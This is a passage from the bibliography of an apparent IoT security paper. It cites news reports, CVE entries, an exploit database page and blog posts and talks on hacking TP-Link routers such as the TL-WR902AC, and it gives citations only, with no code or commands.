[11] Marie-Claire Koch. Cloudflare: Botnet-Angriff mit mehr als 15 Millionen HTTPS-Anfragen/s abgewehrt — heise.de. URL https://www.heise.de/news/Cloudflare-Botnet-Angriff-mit-mehr-als-15-Millionen-HTTPS-Anfragen-abgewehrt-7070519.html. [Accessed 27-Nov-2022].

[12] Condé Nast. An Elaborate Hack Shows How Much Damage IoT Bugs Can Do — wired.com. URL https://www.wired.com/story/elaborate-hack-shows-damage-iot-bugs-can-do/. [Accessed 27-Nov-2022].

[13] OWASP. Owasp iot top 10. URL https://owasp.org/www-pdf-archive/OWASP-IoT-Top-10-2018-final.pdf.

[14] the guardian. DDoS attack that disrupted internet was largest of its kind in history, experts say — theguardian.com. URL https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet. [Accessed 05-Dec-2022].

[15] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. Understanding the mirai botnet. pages 1093–1110, August 2017. URL https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis.

[16] Charlie Miller and Chris Valasek. Remote exploitation of anunaltered passenger vehicle. URL https://illmatics.com/Remote\Car\Hacking.pdf. [Accessed 06-Dec-2022].

[17] TP-Link. Why SSH TCP port 22 is tested as open? | TP-Link — tp-link.com. URL https://www.tp-link.com/en/support/faq/2462/. [Accessed 29-Nov-2022].

[18] Tragbarer AC750-WLAN-Router. URL https://www.tp-link.com/de/home-networking/wifi-router/tl-wr902ac/. [Accessed 22-Nov-2022].

[19] Shodan. Shodan Search, 2022. URL https://www.shodan.io/search?query=TP-Link. [Accessed 22-Nov-2022].

[20] FCC. Fcc.report te7wr902acv3. URL https://fcc.report/FCC-ID/TE7WR902ACV3.

[21] CVE. CVE-2022-30024 - OpenCVE — opencve.io. URL https://www.opencve.io/cve/CVE-2022-30024. [Accessed 22-Nov-2022].

[22] Grzegorz Wypych. Offensive Security's Exploit Database Archive. URL https://www.exploit-db.com/exploits/46678. [Accessed 22-Nov-2022].

[23] @diouziou. Unauthenticated root shell on tp link tl-wr902ac router. URL https://pwn2learn.dusuel.fr/blog/unauthenticated-root-shell-on-tp-link-tl-wr902ac-router/. [Accessed 10-Nov-2022].

[24] Softcheck. Reverse Engineering the TP-Link HS110. URL https://www.softscheck.com/en/blog/tp-link-reverse-engineering/. [Accessed 22-Nov-2022].

[25] Flashback. How We Hacked a TP-Link Router and Took Home $55,000 in Pwn2Own. URL https://www.youtube.com/watch?v=zjafMP7EgEA. [Accessed 22-Nov-2022].

[26] Stacksmashing. IoT Security: Backdooring a smart camera by creating a malicious firmware upgrade. URL https://www.youtube.com/watch?v=hV8W4o-Mu2o. [Accessed 22-Nov-2022].

[27] @EPhaha. IOT_vuln/TP-Link/TL-WR902AC. URL https://github.com/EPhaha/IOT_vuln/tree/main/TP-Link/TL-WR902AC. [Accessed 23-Nov-2022].

[28] Unbekannt. CVE-2022-30024 - OpenCVE — opencve.io. URL https://www.opencve.io/cve/CVE-2022-30024. [Accessed 23-Nov-2022].
[29] EMBA-Team. GitHub - e-m-b-a/emba: EMBA - The firmware security analyzer. URL https://github.com/e-m-b-a/emba. [Accessed 05-Dec-2022].
[30] AvatarTomas Melicher. CVE-2022-30075 - OpenCVE. URL https://www.opencve.io/cve/CVE-2022-30075. [Accessed 28-Nov-2022].
[31] URL https://www.opencve.io/cve?vendor=tp-link&cvss=&search=firmware+update. [Accessed 21-Jan-2023].
[32] BSI. Consumer IoT — bsi.bund.de. URL https://www.bsi.bund.de/DE/Themen/Unternehmen-und-Organisationen/Standards-und-Zertifizierung/Consumer-IoT/Consumer-IoT_node.html. [Accessed 05-Dec-2022].